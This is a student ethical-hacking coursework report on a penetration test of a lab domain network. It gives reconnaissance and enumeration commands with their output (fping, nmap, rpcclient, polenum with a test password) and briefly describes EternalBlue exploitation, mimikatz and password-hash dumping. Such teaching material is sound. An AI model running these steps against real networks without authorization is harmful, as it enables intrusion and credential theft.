Company Network Security Investigation

A guide to Ethically Hacking the network of a company

Peter Captain

CMP210 Ethical Hacking 1

BSc Ethical Hacking Year 2

2019/20

Note that Information contained in this document is for educational purposes.

.

Abstract or Executive Summary

Networks are an integral part of any company in the 21st century. An online presence is a great asset that enable a company to reach users and potential customers all around the globe. As such, these vital systems must be kept safe from hackers who seek to hinder and damage any company's online presence by malicious methods. Unfortunately, not all systems have the best security and as a result, these systems can be easily breached and abused by a hacker.

This report will explain and guide a user as to how to breach a system using penetration testing software suites and severely compromise a company's online security. Certain operating systems such as Kali Linux and Windows include tools that allow the user to discover connections and services running on a network by using tools such as RPING and Angry IP Scanner, then using programs such as those that scan and enumerate like Rpcclient can reveal more specific data such as the number of domains or even the names of the individuals using the network, allowing the hacker to decide how to approach the target. Even more scanning of the network can by services such as Nessus can analyze potential threats present in the network. Finally, by using programs through Kali such as Armitage can be used to great effect here by attempting exploits that were discovered after scanning and enumerating vulnerabilities.

Once these vulnerabilities have been exploited, this report aims to show how damaging that can be to a company. Whilst certain things such as taking a screenshot of the remote client PC might not be the most serious threat, however, accessing the admin account and collecting a dump of all the hashed passwords is perhaps one of the most serious threats a company can face, as every part of the system can be breached through the administrator account, and once someone has control of the admin account, it can be notoriously difficult to remove them.

.

+Contents

.

.

1 INTRODUCTION

1.1 BACKGROUND

Keeping a company's network out of malicious hands should be at the forefront of a company's security concerns. The most serious threats facing a company today are no longer other companies out doing them in their chosen area of business, it is a company being torn apart limb by limb from the inside by an external malicious group or individual tampering with the internal systems of the company. From the late 2000s the most serious loss for companies wasn't profits or lack of growth, it was large databases full of users details that, when exposed to the internet, saves hackers the bother of finding certain personal details, as well as passwords.

The financial impact of these "data leaks" can extend into the tens of millions of pounds range. In July 2018, British Airways was fined £180 million for a data breach. That amount of money is more than enough to buy a new Airbus a321 neo. A clone of the British Airways website was created, and users were then directed to it. This meant when users were booking a flight several items of data protected by GDPR laws and numerous international laws are transacted into British Airways systems, not the least of which are passports, that include numerous amounts of unique information that can be used in many malicious ways by people seeking to replicate the accounts and personal details of an actual person. Unfortunately for British Airways, GDPR laws which came into effect in 2017 were used to full extent and the maximum fine possible was imposed.

GDPR IN NUMBERS
EU'S NEW REGULATION ON DATA PROTECTION AND PRIVACY
THE MAXIMUM PENALTY
4% OF ANNUAL GLOBAL TURNOVER
€20M
(WHICHEVER IS HIGHER)
presented by:
GDPR CASH
designed by: infographics PRO .com

Fig- 1 European and UK GDPR laws are identical (at time of writing). This infomercial displays the penalty for failing to adhere to it.

.

The best way to protect against such losses is to conduct a penetration test of the network in question. A professional penetration tester will follow a methodology that will include several phases. They are, in a simple fashion: Foot-printing, scanning, enumeration and hacking. However, each phase consists of several stages, in order for the penetration test to examine every possible avenue an attacker might to take. Foot printing may include anything from doing some internet research to gathering samples of packets travelling in and out of the network, scanning may involve several command line tools to look at passively or directly interface with the network. Enumeration focuses on close analysis of any irregularities scanning detected and if there is any possible way to exploit a prospective vulnerability. After some further scanning and more enumeration finally exploits are attempted against the vulnerabilities.

1.2 Aim

This paper aims to show how secure the target network is through a full penetration test following a professional ethical hacking methodology. This includes following a series of phases where the target network was subject to a series of enquiries and scans, enumeration of these results and finally penetration of the network.

The paper aims to guide the user through a procedure designed to breach parts of a network generally inaccessible by conventional means. This will require the user to first do some aspect of foot printing the target. This includes discovering the current version of operating systems installed and running on the target systems, to expose any possible vulnerabilities present on these systems. Once this is completed scanning should be performed to ensure every aspect of the system has been looked at for any possible details such as other operating systems, architecture and services that are running.

Whilst it is expected some approaches into this may not work, the main goal is to access the admin account in an ethical way. As such, unethical approaches such as extortion and holding private data for ransom are explicitly not allowed. Any personal data found must be kept private and not shared with anyone. Once the admin account has been accessed, suitable proof of this must be documented and the overall security of the network assessed, so that suggestions and attempts can be made as to mitigate the issues present in the best possible way.

.

2 PROCEDURE

2.1 OVERVIEW OF PROCEDURE

- The procedure aims to follow an Ethical way of Hacking into a network to survey its security. This will include the standard methodology of foot printing, scanning, vulnerability scanning, enumeration and hacking.


- Kali Linux and a Windows machine were used to conduct this penetration test as the tools used to gain access to the network are particular to a certain type of operating system.

2.2 FOOTPRINTING

- Full foot printing was not necessary as the pen tester was given an account, however;
- The Servers IP addresses were searched on the internet
- Display DNS was used to show the DNS names and status of both the servers

2.3 SCANNING


- **Netstat** was used to detect active connections the client had with the network and find active connections. This was done as its native to Windows and Linux and is a command line tool used to display active connections. **netstat -a** was used to display all connections and listening ports. (See Fig - 2)



```
C:\Users\test>netstat -n

Active Connections

  Proto  Local Address          Foreign Address        State

C:\Users\test>netstat -a

Active Connections
```

Fig 2 – Netstat being used to find active connections


- **Fping** was used in Kali to detect what machines were running in the network and behaves very similar to Windows Ping utility. The command to fping can be seen in Fig - 3



```
root@kali:~# fping -g 192.168.0.1/24
```

Fig 3 – fping command being used on Linux against the


- Arp-ping was used on Kali to evade any possible fireworks around the target address by using the arp protocol. The command for this can be seen in Fig – 4.



```
root@kali:~# arping 192.168.0.1
```

Fig 4 – arping was also used to work around any possible

- Angry IP scanner was used to scan the network more intrusively to detect and definitively prove what hosts are active, see fig -5



IP range: 192 . 168 . 0 . 1 to 192 . 168 . 0 . 10

Hostname: CLIENT2


Threads 0

Fig 5 – Angry IP scanner was used by scanning the subnet 192.168.0.1 to 192.168.0.10

- Advanced port scanner was used to scan any open ports on both servers (192.168.0.1 and 192.168.0.2)

2.4 Vulnerability Scanning

- **NMAP** was sued in Kali to perform a standard port TCP scan against 192.168.0.1 and 192.168.0.2 the command can be seen in Fig - 6



```
root@kali:~# nmap -sS 192.168.0.1
```


Fig 6 – Nmap command used to perform the scan

- NMAP was used to perform several scans against the target network. A standard scan using a vulnerability script was used to scan **192.168.0.1**

- Nessus was also used to perform a more in-depth scan against the target network. A simple server scan was performed against **192.168.0.1 and 192.168.0.2**

2.3 Enumeration


- Enumeration was performed by analyzing the results of the **Nmap** and **Nessus** scans, as well as the angry Ip and advanced port scanner scans. The results of which are present later in “**Results**”
- **Rpcclient** over smb was used via Linux to find the names of the users on the network as well as groups and admin information. It was used with the account given by the company, “test”. See fig 7.
- **Rpcclient** was also used to enumerate the names of groups and users within the system.



```
root@kali:~# rpcclient -U "test" 192.168.0.1
```

Fig 7. Rpcclient command used to scan the 1st server


- **Polenum** was used on the target network to analyze what the password policy was like, see fig 8



```
root@kali:~# polenum test:test123@192.168.0.1
```

Fig 8 – Polenum command used to retrieve password policy from server 1

- **Nbtstat** was used to help Identify the administrator, see Fig 9




```
C:\Users\test>nbtstat -A 192.168.0.1

Local Area Connection:
Node IpAddress: [192.168.0.11] Scope Id: []

           NetBIOS Remote Machine Name Table

       Name               Type         Status
    ---------------------------------------------
    SERVER1        <00>  UNIQUE      Registered
    UADCWNET       <00>  GROUP       Registered
    UADCWNET       <1C>  GROUP       Registered
    SERVER1        <20>  UNIQUE      Registered
    UADCWNET       <1B>  UNIQUE      Registered

    MAC Address = 00-0C-29-77-67-D6
```

Fig 9 – Nbtstat is used to resolve NetBIOS problems, here, it is used for gathering information on it

- **Nbtenum** was used to enumerate the **NetBIOS**, to gain more specific information about the server in a clear and formatted form.

2.5 Hacking

- AD explorer used to search for admin and plaintext passwords, by traversing the directory looking for a description of password. See Fig 10.




Current Search Criteria:

Attribute	Relation	Value
description	contains	pass

Fig 10 – ad explorer parameters

- Armitage was used to scan and test commonly known exploits against the target network. A connection was made to the target machine using eternal blue. 192.168.0.2. Armitage was also used to dump the hashed passwords. See fig 11



```
Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation.  All rights reserved. C:\Windows\s
```

Fig 11 Armitage provides a gui to show if a system is compromised

- Metasploit was used to access mimikatz, which returned unhashed passwords.


  The full mimikatz readout can be viewed at appendix : E

- PowerShell was used with an account to view domain admins through **net view**
- The Admins hash password and others were found through meterpreter using the **dump hashes** utility

3 RESULTS


3.1 FOOTPRINTING RESULTS

- Visiting the website found a php server running old and flawed version of web calendar running on the servers



WebCalendar v1.2.4 (08 Aug 2011)

- By looking at **ipconfig/displaydns** the dns names of the servers running on 192.168.0.1 and **192.168.0.2** were found to be server1.uadcwnet.com and server2.uadcwnet.com respectively. See fig 12




```
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes

C:\Users\test>ipconfig/displaydns

Windows IP Configuration

    server1.uadcwnet.com
    ----------------------------------------
    Record Name . . . . . : server1.uadcwnet.com
    Record Type . . . . . : 1
    Time To Live  . . . . : 1727
    Data Length . . . . . : 4
    Section . . . . . . . : Answer
    A (Host) Record . . . : 192.168.0.1


    _ldap._tcp.pdc._msdcs.uadcwnet.com
    ----------------------------------------
    Record Name . . . . . : _ldap._tcp.pdc._msdcs.uadcwnet.com
    Record Type . . . . . : 33
    Time To Live  . . . . : 194
    Data Length . . . . . : 16
    Section . . . . . . . : Answer
    SRV Record  . . . . . : server1.uadcwnet.com
                            0
                            100
                            389


    Record Name . . . . . : server1.uadcwnet.com
    Record Type . . . . . : 1
    Time To Live  . . . . : 194
    Data Length . . . . . : 4
    Section . . . . . . . : Additional
    A (Host) Record . . . : 192.168.0.1


    server2.uadcwnet.com
    ----------------------------------------
    Record Name . . . . . : server2.uadcwnet.com
    Record Type . . . . . : 1
    Time To Live  . . . . : 1727
    Data Length . . . . . : 4
    Section . . . . . . . : Answer
    A (Host) Record . . . : 192.168.0.2


C:\Users\test>_
```

Fig 12 ipconfig query results relating to the target network

3.2 SCANNING RESULTS


- **Netstat** – n gave the ip configuration, see fig 13



```
C:\Users\test>netstat -n

Active Connections

  Proto  Local Address          Foreign Address        State

C:\Users\test>netstat -a

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            CLIENT2:0              LISTENING
  TCP    0.0.0.0:445            CLIENT2:0              LISTENING
  TCP    0.0.0.0:49152          CLIENT2:0              LISTENING
  TCP    0.0.0.0:49153          CLIENT2:0              LISTENING
  TCP    0.0.0.0:49154          CLIENT2:0              LISTENING
  TCP    0.0.0.0:49155          CLIENT2:0              LISTENING
  TCP    0.0.0.0:49162          CLIENT2:0              LISTENING
  TCP    0.0.0.0:49183          CLIENT2:0              LISTENING
  TCP    192.168.0.11:139       CLIENT2:0              LISTENING
  TCP    [::]:135               CLIENT2:0              LISTENING
  TCP    [::]:445               CLIENT2:0              LISTENING
  TCP    [::]:49152             CLIENT2:0              LISTENING
  TCP    [::]:49153             CLIENT2:0              LISTENING
  TCP    [::]:49154             CLIENT2:0              LISTENING
  TCP    [::]:49155             CLIENT2:0              LISTENING
  TCP    [::]:49162             CLIENT2:0              LISTENING
  TCP    [::]:49183             CLIENT2:0              LISTENING
  UDP    0.0.0.0:123            *:*
  UDP    0.0.0.0:500            *:*
  UDP    0.0.0.0:4500           *:*
  UDP    0.0.0.0:5355           *:*
  UDP    127.0.0.1:55118        *:*
  UDP    127.0.0.1:62154        *:*
  UDP    127.0.0.1:64619        *:*
  UDP    192.168.0.11:137       *:*
  UDP    192.168.0.11:138       *:*
  UDP    [::]:123               *:*
  UDP    [::]:500               *:*
  UDP    [::]:4500              *:*
  UDP    [::]:5355              *:*
```

Fig 13 netstat information relating to the target network


- FPING was used to find what was turned on within the network, this was achieved by pinging **192.168.0.1 to 192.168.0.10,** see fig 14.



```
root@kali:~# fping -g 192.168.0.1/24
192.168.0.1 is alive
192.168.0.2 is alive
192.168.0.11 is alive
192.168.0.100 is alive
192.168.0.200 is alive
ICMP Host Unreachable from 192.168.0.100 for ICMP Echo sent to 192.168.0.5
ICMP Host Unreachable from 192.168.0.100 for ICMP Echo sent to 192.168.0.5
ICMP Host Unreachable from 192.168.0.100 for ICMP Echo sent to 192.168.0.4
```

Fig 14 fping was used to check all the ips from 192.168.0.1 to 192.168.0.10


- The Arp-ping tool was used to work around any firewalls that may be present in the network by running a scan against **192.168.0.1 to 192.168.0.10** see fig 15



```
root@kali:~# arping 192.168.0.1
ARPING 192.168.0.1
60 bytes from 00:0c:29:77:67:d6 (192.168.0.1): index=0 time=8.965 msec
60 bytes from 00:0c:29:77:67:d6 (192.168.0.1): index=1 time=1.762 msec
60 bytes from 00:0c:29:77:67:d6 (192.168.0.1): index=2 time=1.482 msec
60 bytes from 00:0c:29:77:67:d6 (192.168.0.1): index=3 time=417.300 usec
60 bytes from 00:0c:29:77:67:d6 (192.168.0.1): index=4 time=4.530 msec
60 bytes from 00:0c:29:77:67:d6 (192.168.0.1): index=5 time=2.407 msec
60 bytes from 00:0c:29:77:67:d6 (192.168.0.1): index=6 time=359.538 usec
60 bytes from 00:0c:29:77:67:d6 (192.168.0.1): index=7 time=377.800 usec
60 bytes from 00:0c:29:77:67:d6 (192.168.0.1): index=8 time=1.058 msec
```

Fig 15 arping was used against 192.168.0.1

- Angry IP scanner found what was turned on within the network, by scanning **192.168.0.1 to 192.168.0.10,** see fig 16



IP range: 192 . 168 . 0 . 1 to 192 . 168 . 0 . 10

Hostname: CLIENT2

Threads 0

IP	Ping	Hostname
192.168.0.1	0 ms	server1.uadcwn...
192.168.0.2	0 ms	server2.uadcwn...

Fig 16 angry ip scanner being used to the target network

- An Advanced IP scan was run against **192.168.0.1** –


```
Computers count=10
Computer number: 1
Name: Server1
IP address: 192.168.0.1
Ports ( 67 scanned, 10 opened, 57 closed )

Port 23 - open
                    Port 25 - open
                    Port 53 - open
                    Port 79 - open
                    Port 80 - open
                    Port 88 - open

Port 110 - open
                    Port 135 - open
                    Port 139 - open
                    Port 445 -
open
Computer number: 2
Name: SERVER2
IP address: 192.168.0.2
Ports ( 67 scanned, 7 opened, 60 closed )

Port 23 - open
                    Port 53 - open
                    Port 80 - open
                    Port 88 - open
                    Port 135 - open
                    Port 139 - open
                    Port 445 – open
```

3.3 Vulnerability Scan Results

- To see the vanilla nmap tcp port scan results see appendix: B
- To see the nmap vulnerability scan results for 192.168.0.1 and 192.168.0.2 see appendix: C and appendix: D
- To see the Nessus scan readout see appendix: Nessus Scan

3.4 Enumeration Results

- RPC Enumeration was conducted using rpcclient on Kali Linux. This was done by entering the test users details **rpcclient -U "test" 192.168.0.1**. Once this was completed server information was enumerated through rpcclients **srvinfo** utility. See fig 17.




```
root@kali:~# rpcclient -U "test" 192.168.0.1
Enter WORKGROUP\test's password:
rpcclient $> srvinfo
        192.168.0.1    Wk Sv PDC Tim NT
        platform_id     :       500
        os version      :       6.1
        server type     :       0x80102b
rpcclient $> querydominfo
Domain:         UADCWNET
Server:
Comment:
Total Users:    112
Total Groups:   0
Total Aliases:  17
Sequence No:    1
Force Logoff:   -1
Domain Server State:    0x1
Server Role:    ROLE_DOMAIN_PDC
Unknown 3:      0x1
rpcclient $> enum
```

Fig 17 rpcclient used to enumerate 192.168.0.1

- Once this was completed the dom users were quired by using **enumdomusers**.
- Groups within the domain were enumerated by using **enumalsgroups builtin**
- The domain was queried through **enumalsgroups domain**
- Results can be seen in the appendix G
- An attempt to attain information regarding the admins **SID** was queried through **lookupnames administrator**
- And further by attempting to get the Admins information through **queryuser 500**

- Polenum was used to get information about the password policy through **polenum test:test123@192.168.0.1,** see fig 18


.



```
root@kali:~# polenum test:test123@192.168.0.1


[+] Attaching to 192.168.0.1 using test:test123

[+] Trying protocol 445/SMB...

[+] Found domain(s):

        [+] UADCWNET
        [+] Builtin

[+] Password Info for Domain: UADCWNET

        [+] Minimum password length: 7
        [+] Password history length: 24
        [+] Maximum password age: 136 days 23 hours 58 minutes
        [+] Password Complexity Flags: 010000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 1
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: 1 day 4 minutes
        [+] Reset Account Lockout Counter:
        [+] Locked Account Duration:
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set
```

Fig 18 Polenum was used to enumerate the password policy

- Nbtstat was used to get a quick view of the netbios. This was completed through **nbtstat -A 192.168.0.1, see fig 19**



```
operable program or batch file.

C:\Users\test>nbstat -A 192.168.0.1
'nbstat' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\test>nbtstat -A 192.168.0.1

Local Area Connection:
Node IpAddress: [192.168.0.11] Scope Id: []

           NetBIOS Remote Machine Name Table

       Name               Type         Status
    ---------------------------------------------
    SERVER1        <00>  UNIQUE      Registered
    UADCWNET       <00>  GROUP       Registered
    UADCWNET       <1C>  GROUP       Registered
    SERVER1        <20>  UNIQUE      Registered
    UADCWNET       <1B>  UNIQUE      Registered

    MAC Address = 00-0C-29-77-67-D6
```


Fig 19 netbios enumeration with Nbtstat

- **Nbtenum** enumerated the NetBIOS. Results can be seen in appendix:

3.5 Hacking Results

- AD explorer was used to traverse the active directory and see if there was a plaintext password contained within any of the users or groups present. By searching for a **description** that **contains "pass"** a user was indeed found to have an unhashed password stored under description. See fig 20.

.


